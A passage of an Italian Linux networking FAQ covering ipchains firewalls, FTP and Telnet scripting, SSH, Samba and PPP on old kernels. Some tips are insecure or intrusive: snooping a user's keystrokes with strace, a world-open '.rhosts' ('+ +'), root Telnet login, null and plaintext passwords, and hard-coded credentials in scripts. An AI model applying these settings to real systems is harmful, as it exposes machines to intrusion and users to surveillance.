outsize  source                destination          ports
```

[2] Questo comando equivale a '**apache stop**' e '**apache start**'.

[3] '**ipchains**' si può utilizzare almeno con versioni del kernel

```
        0.0.0.0/0           0.0.0.0/0             * ->   25


outsize  source              destination           ports
        0.0.0.0/0           0.0.0.0/0             25 ->   *
        0.0.0.0/0           0.0.0.0/0             110 ->   *
        0.0.0.0/0           0.0.0.0/0             143 ->   *
        0.0.0.0/0           0.0.0.0/0             80 ->   *
```

389.1.3) Come si abilita il masquerading in una rete locale?

Qualora si voglia mascherare dietro un firewall le macchine di una rete 192.168.1.0, si dovrà innanzitutto ricompilare il kernel con le seguenti opzioni abilitate:[4]

```
Network Firewalls
IP: firewalling
IP: always defragment
IP: transparent proxy supp
IP: Masquerading
IP: ICMP masquerading
```

Dopo aver caricato la nuova immagine del kernel, si dovrà lanciare questo script (e eventualmente provvedere ad automatizzarne l'esecuzione):

```
#/bin/sh
echo "1" > /proc/sys/net/ipv4/ip_forward
ipchains -M -S 7200 10 160
ipchains -P forward DENY
ipchains -A forward -s 192.168.1.0/24 -j MASQ
```

- La prima riga dello script abilita la possibilità di instradamento dei pacchetti attraverso la macchina router;
- a seconda riga indica il *timeout* del mascheramento;
- la terza indica la politica predefinita che in questo caso è quella di impedire il transito di qualsiasi pacchetto;
- l'ultima riga consente la possibilità di transito esclusivamente alle macchine della rete 192.168.1.0/24.

389.1.4) Come si predispone un firewall?

Per impostare un firewall, occorre che la macchina sia dotata di due schede di rete (una che sia collegata con la rete interna e una con la rete esterna. Quest'ultima scheda di rete può anche consistere in un modem). Si deve innanzitutto attivare l'instradamento della rete interna:

route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0[*Invio*]

Deve essere ora definito l'instradamento predefinito attraverso il router 192.168.1.254:

route add default gw 192.168.1.254 dev eth0[*Invio*][5]

---

[4] ci si riferisce a kernel di versione 2.2.*x* o superiori.

[5] 192.168.1.1 è l'indirizzo IP del router

Utilizzando un kernel di versione 2.2.*x* o superiori dovrà essere abilitato l'instradamento dei pacchetti attraverso il router:

echo 1 > /proc/sys/net/ipv4/ip_forward[*Invio*]

Utilizzando il kernel 2.2.*x* o superiore, l'opzione '**Always Defrag**' (un tempo '**#define**' attivabile e disattivabile in fase di compilazione), è divenuta una chiamata di sistema. Dato che questa opzione è molto importante, ed è disabilitata in maniera predefinita, è consigliabile eseguire tale comando:

echo 1 > /proc/sys/net/ipv4/ip_always_defrag[*Invio*]

Questa opzione si preoccupa di riassemblare i pacchetti IP entranti prima che questi possano essere elaborati dal firewall o reindirizzati altrove.

Per impostare le regole che consentono o impediscono il transito dei pacchetti si dovrà utilizzare il comando '**ipchains**' con le opzioni relative. Ammettiamo ora che si debbano costituire le seguenti regole:

- bloccare tutti i pacchetti con indirizzo 127.*x*.*x*.*x* che non provengono dalla interfaccia di *loopback*;[6]
- bloccare tutti i pacchetti di controllo (ICMP) entranti[7];
- accettare i pacchetti della rete locale 192.168.1.0 diretti verso le porte FTP del server il cui indirizzo IP è 345.125.6.121;
- accettare tutti i pacchetti diretti verso la porta WWW del server;
- impedire l'accesso a tutti i pacchetti diretti verso altre porte.

Le regole sopra esposte si traducono nei seguenti comandi:

ipchains -A input --interface ! lo -s 127.0.0.0/8 -j DENY[*Invio*]

ipchains -A input -p icmp --icmp-type echo-request -j DENY[*Invio*]

ipchains -A input -s 192.168.1.0/24 -d 345.125.6.121 21 -p TCP -j ACCEPT[*Invio*]

ipchains -A input -s 192.168.1.0/24 -d 345.125.6.121 20 -p TCP -j ACCEPT[*Invio*]

ipchains -A input -d 345.125.6.121 80 -p TCP -j ACCEPT[*Invio*]

ipchains -A input -d 345.125.6.121 0:1023 -p TCP -j DENY[*Invio*]

389.1.5) Perché non riesco ad uscire dalla rete locale attraverso il gateway? Ho configurato tutto con attenzione ma non ci riesco. Perché?

Se si sono seguite attentamente le regole per impostare correttamente il firewall, occorrerà modificare un parametro del file system '/proc'. Il file in questione è '/proc/sys/net/ipv4/ip_forward'. Impartendo il comando '**cat**' su questo file presumibilmente si otterrà uno zero:

[6] Questa regola tenta di impedire lo *spoofing*

[7] in questo modo il comando '**ping**' diretto verso il server fallirà.

cat /proc/sys/net/ipv4/ip_forward[*Invio*]

Per permettere il transito dei pacchetti attraverso il firewall, occorrerà impostare tale valore ad 1:

echo 1 > /proc/sys/net/ipv4/ip_forward[*Invio*]

Ovviamente questa operazione va ripetuta ad ogni avvio del sistema. Qualora si utilizzi una distribuzione GNU/Linux Red Hat sarà sufficiente rendere vera l'opzione «FORWARD_IPV4» presente nel file '`/etc/sysconfig/network`'.

389.2 FTP

389.2.1) Come si può fornire agli utenti solamente l'accesso FTP al sistema ma non un accesso Telnet?

Per impedire l'accesso Telnet agli utenti si dovrà impartire il seguente comando dopo avere assunto l'identità dell'utente '**`root`**':

usermod -s /bin/false/ nomeutente[*Invio*]

In questo modo l'utente non potrà più fare il login.

Allo stesso modo, si potrà impostare la shell dell'utente cui si vuole negare l'accesso Telnet mediante la modifica del file '`/etc/passwd`' sostituendo la shell con '**`/bin/false`**'.

389.2.2) Come si può impedire l'accesso tramite FTP ad alcuni utenti?

Nel file '`/etc/ftpusers`' sono elencati gli utenti che non possono accedere al servizio FTP.

389.2.3) Dopo essersi connessi ad un sistema remoto, come si fa a mantenere attivo un comando FTP una volta disconnessi dal sistema stesso?

Dopo essersi collegati al server FTP, si potrà interrompere l'operazione che si sta effettuando mediante la combinazione di tasti [*Ctrl+z*]. Questa combinazione provoca l'interruzione del processo. Occorre quindi riattivarlo ma sarà neccessario inviarlo sullo sfondo (*background*). A questo punto sarà possibile scollegarsi dal server FTP mediante il comando '**`exit`**'.

389.2.4) Come si può realizzare un comando che invii ogni minuto un file via FTP?

Ecco uno script adatto a questo scopo:

```
#!/usr/bin/expect -f
set FTP /bin/ftp
set HOST indirizzo_server_FTP_remoto
set USER nome_utente
set PASS mia_password
set COMMAND "put /percorso_file /percorso_locale_file"
set PROMPT ftp>

spawn $FTP $HOST
send "$USER\r"
expect Password:
send "$PASS\r"
```

```
expect $PROMPT
send "$COMMAND\r"
expect $PROMPT
send "quit\r"
```

Occorre definire le variabili nella parte superiore dello script con i valori desiderati. Non si deve dimenticare di fornire i permessi di esecuzione allo script e di inserirlo nelle pianificazioni di lavoro (crontab) dell'utente desiderato. Ad esempio il comando:

$ **`crontab -e tizio`**[*Invio*]

aprirà per la modifica il file di configurazione della pianificazione dei lavori dell'utente '**`tizio`**'. Ammettendo che lo script di nome '`invia_file`' sia stato copiato nella directory '`/bin/`', la riga da inserire sarà

```
 */1 * * * *   /bin/invia_file 1> /dev/null 2> /tmp/errori
```

389.2.5) Come si concede il permesso di caricare file durante una sessione FTP?

Per permettere ad un utente di poter caricare (*upload*) un file in una directory del server FTP, si deve creare una directory con il permesso di scrittura abilitato. Occorre inoltre ricordare che il proprietario di tale directory deve essere '**`ftp`**'.

389.2.6) Descrizione di uno script che permette di automatizzare diverse operazioni FTP.

Automatizzare comandi FTP risulta possibile mediante script. Se ad esempio si volessero automatizzare questi comandi:

1. scaricare nella directory da cui lo script viene lanciato tutti i file contenuti in una directory remota;
2. copiare questi file in una directory remota di un altro server FTP.

si dovrà utilizzare uno script simile al seguente:

```
#!/bin/bash
ftp -ni ftp.server.com << __EOA__
user login password
cd /directory/origine/
mget *
bye
__EOA__

ftp -ni ftp.server2.com << __EOB__
user login2 password2
cd /directory/destinazione/
mput *
bye
__EOB__
```

L'opzione '**`-n`**' evita il procedimento di *auto-login*[8] mentre l'opzione '**`-i`**' disattiva la modalità interattiva consentendo la possibilità di trasferire più file[9].

[8]che legge il file '`.netrc`' locale o avvia il procedimento di identificazione da parte del server FTP remoto.
[9] modalità che si disattiva normalmente attraverso il comando '**`prompt`**'.

389.3 Telnet

389.3.1) Come si può visualizzare cosa digita un utente collegato in Telnet?

Per vedere cosa digita un utente in una shell Bash, bisogna innanzitutto individuare il PID della shell Bash; a questo punto è possibile impartire questo comando:

$ **strace -p** *PID* **-etrace=read**[*Invio*][10]

L'output può risultare inizialmente caotico. Se nella shell che si sta analizzando è stato digitato il comando '**ls**', '**strace**' restituirà quanto segue:

```
read(0, "l", 1)                     =1
read(0, "s", 1)                     =1
read(0, "\r", 1)                    =1
--- SIGCHLD (Child exited) ---
```

389.3.2) Si può permettere l'accesso Telnet al proprio sistema anche mediante un'altra porta?

Per far sì che il demone '**telnetd**' resti in ascolto su un'altra porta mantenendo attiva anche quella predefinita, si devono operare alcune modifiche. Telnet viene predisposto attraverso la combinazione di 2 file: '`/etc/inetd.conf`' e '`/etc/services`'.

Per il Telnet sulla porta 23, che è la porta predefinita, si riscontreranno queste impostazioni nel file '`services`':

```
telnet      23/tcp
```

e queste altre nel file '`inetd.conf`':

```
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  in.telnetd
```

Sarà quindi necessario modificare esclusivamente il file '`services`' aggiungendo:

```
telnet\0118888/tcp
```

se si desidera che '**telnetd**' accetti le richieste di Telnet sulla porta 8888.

A questo punto occorrerà riavviare il demone '**inetd**' per costringerlo a rileggere i file di configurazione.

killall -HUP inetd[*Invio*]

Si potrà ora digitare sul client:

$ **telnet indirizzo 8888**[*Invio*]

389.3.3) Si può accedere ad una macchina solo da un terminale remoto?

Anche se sarebbe consigliato mantenere almeno una possibilità di accedere localmente al sistema in oggetto, per ottenere un accesso esclusivamente in remoto al sistema si dovrà modificare il file '`/etc/inittab`' commentando (apponendo un '`#`' all'inizio delle righe) le righe:

[10] dove *PID* è il PID della shell Bash.

```
1:2345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6
```

389.3.4) Ci si può collegare attraverso Telnet a una macchina remota accedendo come utente '`root`'?

Se si è ben coscienti di ciò che si sta facendo e dei rischi che si corrono, si deve rimuovere il file '`/etc/securetty`'. Se non si ha una reale necessità di questa operazione, conviene creare un utente ed accedere al sistema da quello acquisendo i privilegi dell'utente '**`root`**' con:

$ **`su -`**[*Invio*]

389.3.5) C'è un'alternativa più sicura a Telnet?

In una grande percentuale di casi, non si utilizza più Telnet ma SSH (Secure Shell). Se si deve fornire la possibilità di accesso, andrà installato il demone '**`sshd`**' sulla macchina server. Per accedere invece da remoto ad un server SSH, si dovrà installare il client SSH. Per collegarsi in SSH al server '**`server_remoto`**' si dovrà impartire il seguente comando:

$ **`ssh -l`** *utente* **`server_remoto`**[*Invio*]

Il pacchetto SSH di una distribuzione Debian GNU/Linux si trova nella sezione **non-US** (nei CD-ROM o presso gli appositi server come ad esempio <*ftp://ftp.non-us.debian.org/debian/dists/stable/*>).

Si ricorda che esiste anche un client per MS-Windows, chiamato '**`putty`**' reperibile presso <*http://www.chiark.greenend.org.uk/~sgtatham/putty/*>.

389.3.6) Perché alcuni servizi di rete (Telnet, FTP, ecc.) sono molto lenti?

Qualora all'interno di una rete casalinga, i servizi di rete (Telnet, FTP, ecc.) risultino lenti, si può provare ad inserire nel file '`/etc/hosts`' della macchina da cui ci si collega, una riga indicante l'IP ed il nome della macchina cui ci si vuole collegare. Ad esempio:

```
192.168.1.1\011\011server_rete
```

In genere il rallentamento di questi servizi avvengono perché il server cui ci si collega tenta per un po' di autentificare la macchina richiedente.

389.3.7) Si possono automatizzare dei comandi da eseguire su un sistema remoto cui si abbia accesso attraverso Telnet?

Il seguente script apre una sessione Telnet, esegue dei comandi associati allo script stesso e infine e chiude la sessione:

```
#!/usr/bin/expect
#
# $argv contiene tutti i parametri passati allo script
set cmd $argv

# send_human occorre per l'opzione -h (human) di send
```

```
set send_human {.1 3 1 .05 2}

# Inizio del processo di connessione batch.
spawn telnet localhost 23
expect "ogin: "
send "bigpaul\r"
expect "assword: "
send -h "parola_chiave\r"
expect "bigpaul"
send -h "$cmd\r"
expect "bigpaul"
send -h "exit\r"
```

Si noti la presenza dell'opzione '**`-h`**' di '**`send`**': essa, a causa del buffer di lettura di login, fa in modo che l'invio dei caratteri avvenga a velocità *umana*, secondo quanto impostato nella variabile *send_human* . A volte si utilizza direttamente l'opzione '**`-s`**' (*send slow*).

Per maggiori informazioni sulle opzioni di '**`send`**', si dovrà consultare la relativa pagina di manuale *expect(1)*.

Un altro esempio di script, che in questo caso utilizza un ciclo while è il seguente:

```
#!/usr/bin/expect
#
# Preleva 3 messaggi di posta via POP3

set num_msg 1
set n 3

spawn telnet mail.commedia.it 110
expect "+OK"
send "USER bigpaul\r"
expect "welcome"
send "PASS parola_chiave\r"
expect "+OK"
send "STAT\r"
expect "+OK"
while {$num_msg <= $n}  {
\011send "RETR $num_msg\r"
\011expect "+OK"
\011puts "\rScaricato messaggio numero $num_msg\r"
\011set num_msg [ expr $num_msg + 1 ]
\011}
send "QUIT\r"
```

389.3.8) Come funziona la registrazione degli accessi avvenuti tramite Telnet alle macchine?

Se si esegue una connessione Telnet ad una macchina, ed è attivo il demone '**`syslog`**' essa viene registrata nel file '`/var/log/daemon.log`' con una riga simile alla seguente:

```
Oct  6 19:23:51 irish in.telnetd[221]: connect from irish
```

La registrazione avviene perché nel file '`/etc/syslog.conf`' esiste una riga che determina la registrazione di tutti gli eventi dei demoni del sistema nel file '`/var/log/daemon.log`':

```
daemon.*\011\011\011-/var/log/daemon.log
```

389.3.9) Come si impedisce l'accesso al sistema tramite Telnet?

Per evitare gli accessi al sistema occorre modificare i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Di questi due file viene letto prima il primo e poi il secondo. La politica predefinita consiste nel negare qualsiasi accesso:

```
ALL: ALL
```

in '`/etc/host.deny`'. I nodi autorizzati sono indicati invece nel file '`/etc/host.allow`':

```
ALL: LOCAL @some_netgroup
ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
```

La prima regola concede l'accesso ai nodi del dominio locale e ai membri della rete '**`some_netgroup`**'. La seconda regola permette l'accesso da parte di tutti i nodi del dominio '**`foobar_edu`**' tranne che per il dominio '**`terminalserver_foobar_edu`**'.

389.4 SSH

389.4.1) Come si copiano i file con SSH?

Per copiare tutti i file della directory corrente in una directory che si trova su una macchina remota accessibile via SSH si deve impartire il comando:

$ **scp *** *utente*@*server*:/ *directory*/*destinazione*/[*Invio*][11]

389.4.2) Come si copiano intere porzioni di file system (directory) con SSH?

Per copiare una directory e le eventuali directory in essa contenute si deve utilizzare il comando '**`scp`**':

scp -r *directory* *utente*@*server*:/ *directory*/*destinazione*/[*Invio*][12]

Per copiare ad esempio la directory '`/home/utente/prova`' all'interno della directory '`/tmp/`' della macchina '**`fulmine1`**' si da il comando:

scp -r /home/utente/prova/ tizio@fulmine1:/tmp/ [*Invio*]

dove «tizio» è il nome dell'utente della macchina '**`fulmine1`**'.

389.5 La condivisione delle risorse in rete

389.5.1) Perché non riesco a montare i file system delle macchine di una rete locale?

Qualora venga visualizzato un messaggio di errore simile a '**`mount: RPC: Program not registerd`**' e risulti impossibile condividere le directory all'interno della propria rete, occorre assicurarsi che '`/sbin/rpc.portmap`', '`/usr/sbin/rpc.mountd`' e '`/usr/sbin/rpc.nfsd`' vengano avviati all'avvio del sistema[13].

Qualora i suddetti script non siano stati avviati automaticamente si tenti di avviarli manualmente riprovando le operazioni di condivisione. Si deve ricordare infine che le directory da condividere vanno definite in '`/etc/exports`'. *exports(5)*

[11] dove *utente* è il nome dell'utente sulla macchina remota chiamata *server*.

[12] dove *directory* è la porzione di file system che si intende copiare sulla macchina remota

[13] controllare le LDR 388.9.7 e 388.9.9 per la gestione dei servizi e dei programmi da eseguire all'avvio del sistema.

389.5.2) Come si fa ad utilizzare un'applicazione grafica (che giri sotto il server X) presente su una macchina della rete cui è collegata la propria macchina?

Se '**macchinaA**' è la macchina su cui si sta lavorando e '**macchinaB**' è la macchina cui ci si collega e che contiene l'applicazione che vogliamo visualizzare sulla '**macchinaA**' si deve precedere nel seguente modo:

innanzitutto su '**macchinaA**' si deve concedere l'autorizzazione alle richieste del client di '**macchinaB**':

`macchinaA:~$` **`xhost +macchinaB`**[*Invio*]

Fatto ciò, dalla '**macchinaA**' occorre collegarsi in '**telnet**' alla '**macchinaB**':

`macchinaA:~$` **`telnet macchinaB`**[*Invio*]

Dopo avere effettuato il login, occorrerà dare il comando:

`macchinaB:~$` **`export DISPLAY=macchinaA:0`**[*Invio*][14]

o:

`#` **`setenv DISPLAY macchinaA:0`**[*Invio*][15]

che serve ad esportare la variabile '**DISPLAY**' verso la macchinaA.

A questo punto lanciando l'applicazione grafica dalla macchinaB, la si vedrà sul monitor della macchinaA.

389.5.3) Come si può utilizzare il display di un utente su quello di un altro?

Se lavorando all'interno di un ambiente grafico (X), si volesse mediante un terminale grafico assumere l'identità di un altro utente e lanciare dal terminale stesso un'applicazione grafica, verrà restituito un errore del tipo:

```
Xlib: connection to ":0.0" refused by server
Xlib: Invalid MIT-MAGIC-COOKIE-1 key
Application initialization failed: couldn't connect to display ":0.0"
Error in startup script: invalid command name "command"
    while executing
[...]
```

Per potere quindi essere in grado di lanciare applicazioni grafiche in qualità di altro utente, si dovrà dare il comando:

`$` **`xhost +localhost`**[*Invio*][16]

In seguito, dopo avere assunto l'identità dell'utente desiderato, si dovrà impartire il comando:

`$` **`export DISPLAY=localhost:0.0`**[*Invio*][17]

o:

---

[14] shell Bash
[15] shell C
[16] ammesso che il nome della macchina sia '**localhost**'.
[17] shell Bash

setenv DISPLAY localhost:0.0[*Invio*][18]

allo scopo di reindirizzare il display del'utente di cui si è assunta l'identità verso il server grafico dell'utente originario. Questo procedimento è identico a quello descritto nella LDR 389.5.2 solo che in quel caso si trattava di due macchine collegate e non di due utenti sulla stessa macchina.

389.5.4) Come si copiano i file tra le macchine di una rete locale?

Per copiare i file da una macchina all'altra in rete si possono utilizzare i comandi **r**. Questi comandi permettono di utilizzare shell e comandi in remoto.

Occorre creare nella directory principale ('`/`') delle due macchine (o nella directory '`$HOME`' dell'utente) il file '`.rhosts`', nel quale dovranno essere elencati i sistemi al quale si permette l'accesso e gli utenti abilitati a farlo. Se si volesse consentire l'accesso a tutti basterà impartire il seguente comando:

echo "+ +" > .rhosts[*Invio*]

su entrambe le macchine.

A questo sarà possibile impartire il seguente comando:

rlogin *macchina_remota* [*Invio*]

per poter accedere all'altra macchina senza richiesta di login e password. Sarà inoltre possibile copiare file da una macchina all'altra senza FTP mediante il comando '**`rcp`**':

rcp *macchina_remota* **:/***percorso* **/* .**[*Invio*]

Questo comando copierà tutti i file presenti nella directory remota indicata in *percorso* nella directory corrente.

rcp * *macchina_remota* **:/***percorso* [*Invio*]

Questo comando copierà invece tutti i file presenti nella directory corrente nella directory remota indicata in *percorso*.

389.6 Terminali

389.6.1) Come si possono simulare dei terminali sulla propria macchina?

Si possono simulare fino a 6 console virtuali attraverso la combinazione [*Alt+Fn*] dove *n* è un numero che va da 1 a 6. Questi terminali virtuali sono impostati nel file '`/etc/inittab`':

```
# /etc/inittab: init(8) configuration.
# $Id: inittab,v 1.8 1998/05/10 10:37:50 miquels Exp $

[...]

# /sbin/getty invocations for the runlevels.
#
# The "id" field MUST be the same as the last
# characters of the device (after "tty").
#
```

[18] shell C

```
# Format:
#  <id>:<runlevels>:<action>:<process>
1:2345:respawn:/sbin/getty 38400 tty1
2:23:respawn:/sbin/getty 38400 tty2
3:23:respawn:/sbin/getty 38400 tty3
4:23:respawn:/sbin/getty 38400 tty4
5:23:respawn:/sbin/getty 38400 tty5
6:23:respawn:/sbin/getty 38400 tty6
```

Essi possono essere sia rimossi che aggiunti, eliminando o aggiungendo le righe atte a definirli.

389.6.2) `terminal type not supported`

Se durante un collegamento Telnet alcuni programmi mostrano un messaggio del tipo: '**`terminal type not supported`**', occorre modificare il contenuto della variabile '**`TERM`**':

Sulla console remota si darà quindi il comando:

`#` **`export TERM=vt100`**[*Invio*][19]

o:

`#` **`setenv TERM vt100`**[*Invio*][20]

Oppure:

`#` **`export TERM=ansi`**[*Invio*][21]

o:

`#` **`$ setenv TERM ansi`**[*Invio*][22]

389.7 Server web (Apache, ecc.)

389.7.1) Perché il mio navigatore non interpreta affatto i tag (marcatori) HTML dei file presenti nel mio server?

Qualora i file '`.html`' inseriti nell'albero delle directory del proprio server web, non vengano interpretati correttamente e vengano visualizzati come file testuali, si dovrà modificare il file '`/etc/mime.types`'. Probabilmente sarà presente una riga in cui è specificato il formato '`.htm`'. Basterà aggiungere un'altra riga identica sostituendo '`.htm`' con '`.html`'.

389.7.2) Come vengono gestite le variabili tra due pagine PHP?

Se in un form viene definita una variabile, ad esempio *prova* nella pagina PHP che il form richiama, tale variabile sarà identificata apponendo '**`$`**' davanti la variabile. ($*prova*)

---

[19] shell Bash
[20] shell C
[21] shell Bash
[22] shell C

389.7.3) Come si configura il server Apache per gestire le pagine scritte in PHP?

Per configurare Apache per fare in modo che gestisca pagine PHP, è necessario far caricare ad Apache i moduli relativi a PHP. I file '`/etc/httpd/conf/httpd.conf`'[23] e '`/etc/httpd/conf/srm.conf`'[24] sono i file di configurazione che vanno modificati. A volte essi contengono le linee necessarie (di solito sono commentate: basta eliminare il carattere '**#**' presente all'inizio delle righe che devono essere «attivate».):

- In '`httpd.conf`' sono due i punti da modificare, entrambi nella sezione '**`Dynamic Shared Object(DSO) Support`**':

  1. Nella parte relativa al caricamento dei moduli, in «extra modules», vanno aggiunte (o vanno tolti i commenti se già esistono) le righe seguenti:

     ```
     LoadModule  php_module  modules/mod_php.so
     LoadModule  php3_module  modules/libphp3.so
     ```

  2. Nella parte di aggiunta dei moduli (dopo la riga «ClearModuleList»), sempre in «extra modules», vanno aggiunte (o vanno tolti i commenti se già esistono) le righe seguenti:

     ```
     AddModule mod_php.c
     AddModule mod_php3.c
     ```

- All'interno del file '`srm.conf`', vanno aggiunte (o vanno tolti i commenti se già esistono) le righe seguenti, che permettono di associare PHP ai file con estensione '`.php3`':

  ```
  AddType application/x-httpd-php3 .php3
  AddType application/x-httpd-php3-source .phps
  ```

Per rendere effettive le modifiche, si deve riavviare Apache:

`#` **`apache restart`**[*Invio*]

389.7.4) Come si configura il server Apache per gestire le pagine scritte in ASP?

Per fare in modo che Apache utilizzi l'ASP, si devono installare e configurare le opportune librerie:

- '**`libapache-asp-perl`**'[25]

389.7.5) Esiste un modo per convertire le pagine scritte in ASP in PHP?

Per convertire gli script ASP in PHP, si può utilizzare '**`asp2php`**' (<*http://home.i1.net/~naken/asp2php/*>).

389.7.6) Come si fa a proteggere alcune pagine HTML da una password?

Per permettere l'accesso ad alcune pagine HTML solo a chi ha la password occorre inserire le seguenti direttive nel file '`/etc/apache/access.conf`':[26]

---

[23] o '`/etc/httpd.conf`' o '`/etc/httpd/httpd.conf`' o '`/etc/apache/httpd.conf`'

[24] o '`/etc/srm.conf`' o '`/etc/httpd/srm.conf`' o '`/etc/apache/srm.conf`'

[25] per una distribuzione GNU/Linux Debian

[26] o '`/etc/access.conf`' o '`/etc/httpd/access.conf`'.

```
<Directory /directory/da/proteggere>
AuthType Basic
AuthName Nome_della_struttura_di_appartenenza
AuthGroupFile /file/dei/gruppi
AuthUserFile /file/degli/utenti
<Limit GET POST>
require valid-user
</Limit>
</Directory>
```

389.8 Samba

389.8.1) Quale password deve essere inserita se si accede attraverso Samba da una macchina MS-Windows a una GNU/Linux?

Qualora, interrogando la rete da '**Risorse di Rete**' di MS-Windows, si tenti di accedere ad una macchina GNU/Linux ricevendo la richiesta della password, si dovranno apportare alcune modifiche. Innanzitutto, nella sezione '**global**' di '`smb.conf`', dovrà essere inserita la seguente riga:

```
null passwords = yes
```

Bisogna comunque tenere presenti alcuni punti importanti. Innanzitutto dalle ultime versioni di MS-Windows 95 in poi le password risultano essere criptate. A questo punto ci sono due soluzioni:

1. Abilitare la criptazione delle password in Samba. Questo si può fare modificando il file '`/etc/smb.conf`' e utilizzando '**smbpasswd**' per creare le password per ogni utente che andranno inserite in un file che deve a sua volta essere indicato all'interno di '`/etc/smb.conf`';
2. modificare i registri di MS-Windows con '**regedit**', in questo modo:
   - Trovare la chiave '**/HKEY_LOCAL_MACHINE/System/**' '**CurrentControlSet/Services/VxD/VNETSUP**';
   - selezionare '**Modifica/Nuovo/Valore DWORD**';
   - rinominare l'etichetta da '**Nuovo Valore #1**' a '**EnablePlainTextPassword**';
   - premere [*Invio*] sopra la voce e inserire il numero 1 nella finestra che si apre.

   Si può in ogni caso utilizzare anche il file '`Win98_PlainPassword.reg`' presente nel pacchetto Samba.

389.8.2) Qual è un esempio di '`smb.conf`' ben configurato?

Il seguente file '`smb.conf`' imposta la condivisione delle directory '`/home/utente/`', '`/tmp/`' e '`/publicfiles/`' e della stampante '**lp**'.

```
[global]
 printing = bsd
 printcap name = /etc/printcap
 log file = /var/log/samba-log.%m
```

```
 lock directory = /var/lock/samba
 share modes = yes
 workgroup = WORKGROUP

[lp]
 comment = Stampante Linux
 path = /var/spool/lpd/lp
 writable = no
 public = yes
 printable = yes
 browsable = yes

[homes]
 comment = Directory Personale
 browsable = no
 read only = no
 create mode = 0750

[tmp]
 comment = Spazio per file temporanei
 path = /tmp
 read only = no
 public = yes

[public]
 comment = Pubblicamente Accessibile
 path = /publicfiles
 public = yes
 writable = yes
```

389.8.3) Come si ricevono i messaggi di WinPopUp con LinPopUp?

Per ricevere i messaggi di WinPopUp con LinPopUp, è necessario, dopo aver installato Samba e LinPopUp inserire in '`/etc/smb.conf`' nella sezione '**`[global]`**' le seguenti righe:

```
message command = /usr/bin/LinPopUp "%f" "%m" %s; rm %s
```

Occorre ricordarsi ovviamente di modificare opportunamente il percorso di LinPopUp.

389.8.4) Perché non si vedono le icone delle macchine GNU/Linux in '`Risorse di Rete`' di MS-Windows?

Qualora non si vedano le icone delle macchine GNU/Linux connesse alla macchina MS-Windows in '**`Risorse di Rete`**', occorre mettere la seguente riga nella sezione '**`[global]`**' del file '`/etc/smb.conf`':

```
interfaces = <ip_interfaccia_di_rete_macchina_GNU/Linux>/24
```

Ad es.:

```
interfaces = 192.168.1.1/24
```

389.8.5) Come si copiano i file tra una macchina GNU/Linux e una MS-Windows collegate attraverso Samba?

Per poter copiare file da una macchina MS-Windows ad una GNU/Linux, è possibile accedere a quest'ultima mediante '**`Risorse di Rete`**' o attraverso il protocollo FTP. Per poter invece copiare file da una macchina GNU/Linux a una MS-Windows, si dovrà procedere a montare le directory condivise mediante '**`smbmount`**':

`smbmount //`*macchina_MS-Windows* **`/`***directory* **`/`***punto_di_montaggio* [*Invio*]

389.8.6) Come si fa a stampare da una macchina GNU/Linux collegata ad una rete MS-Windows tramite Samba?

Per stampare un file da una macchina GNU/Linux collegata ad una macchina MS-Windows mediante Samba, occorrerà dare un comando simile al seguente:

$ **`cat`** *file* **`|`** *nome_filtro* **`| smbclient "\\\\`***SERVER* **`\\`***STAMPANTE* **`"`** *PASSWORD* **`-U`** *UTENTE* **`-P -c 'print -'`** [*Invio*]

389.8.7) Se ci si collega da una macchina MS-Windows ad una GNU/Linux, vorrei che venisse chiesta la password solo per le directory degli utenti e non per la directory indicata in '`[public]`'. Come si fa?

Ecco un esempio di '`smb.conf`' adatto a questo scopo:

```
# Global parameters
\011workgroup = SOFTHOR
\011netBIOS name = LINUX.SOFTHOR
\011server string = Linux Server
\011security = SHARE
\011update encrypted = Yes
\011map to guest = Bad Password
\011log level = 0
\011printcap name = /etc/printcap
\011guest account = guestpc
\011hosts allow = 192.168.0. 127.
\011printing = bsd

[public]
\011comment = Public Directory
\011path = /home/samba
\011read only = No
\011guest ok = Yes

[backup]

[...]
```

389.8.8) Come si deve configurare il file '`smb.conf`' per dare un nome mediante il *name server* NetBIOS alla macchina Linux collegata ad una rete servita da un server DHCP?

Per ottenere questo risultato, occorre aggiungere alla sezione global di '`/etc/smb.conf`' la seguente riga:

```
netBIOS name = nome
```

dove *nome* è il nome della macchina NetBIOS.

389.9 Plip

389.9.1) Come si imposta il MTU (*Max Transfer Unit*) di una connessione tramite protocollo PLIP?

Occorre definirlo al momento della dichiarazione dell'interfaccia mediante '**ifconfig**':

ifconfig plip0 mtu 512 10.0.0.1 pointopoint 20.0.0.2 up[*Invio*]

389.10 Connessione al provider - ppp

389.10.1) Esiste un programma che faciliti la connessione al provider in una distribuzione GNU/Linux Debian?

Debian GNU/Linux è una distribuzione generalmente accompagnata da '**pppconfig**'[27] che è un programma di utilità interattivo creato appunto con lo scopo di stabilire una connessione al proprio provider.

389.10.2) Come si può verificare se nel sistema è stato installato il protocollo PPP?

Per verificare se il protocollo PPP è stato caricato nel sistema, si procede con i seguenti comandi:

cat /usr/include/linux/autoconf.h | grep PPP[*Invio*]

o con:

lsmod | grep ppp[*Invio*]

per verificare se è compilato come modulo o se è stato incluso all'interno dell'immagine del kernel.

Qualora i sopra indicati comandi non restituiscano nulla relativo al protocollo PPP, allora si dovrà procedere alla ricompilazione del kernel includendone il supporto o in modalità monolitica o in modalità modulare.

389.10.3) Come si possono visualizzare in tempo reale i processi di connessione al provider?

Impartendo il comando '**ifconfig**' dopo avere avviato la connessione ad Internet permetterà di sapere se è stata attivata l'interfaccia di rete '**ppp**'.

Qualora infatti la connessione avesse avuto successo, con il comando '**ifconfig**' si vedrà visualizzata, oltre alla interfaccia di *loopback* '**lo**' (e eventualmente quella o quelle di rete, '**eth0**' ad esempio) l'interfaccia '**ppp**':

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:3924  Metric:1
          RX packets:112 errors:0 dropped:0 overruns:0 frame:0
```

[27] <*ftp://ftp.it.debian.org/debian/dists/stable/main/binary-i386/base/pppconfig_1.1.deb*>

```
          TX packets:112 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0

ppp       Link encap:

[...]
```
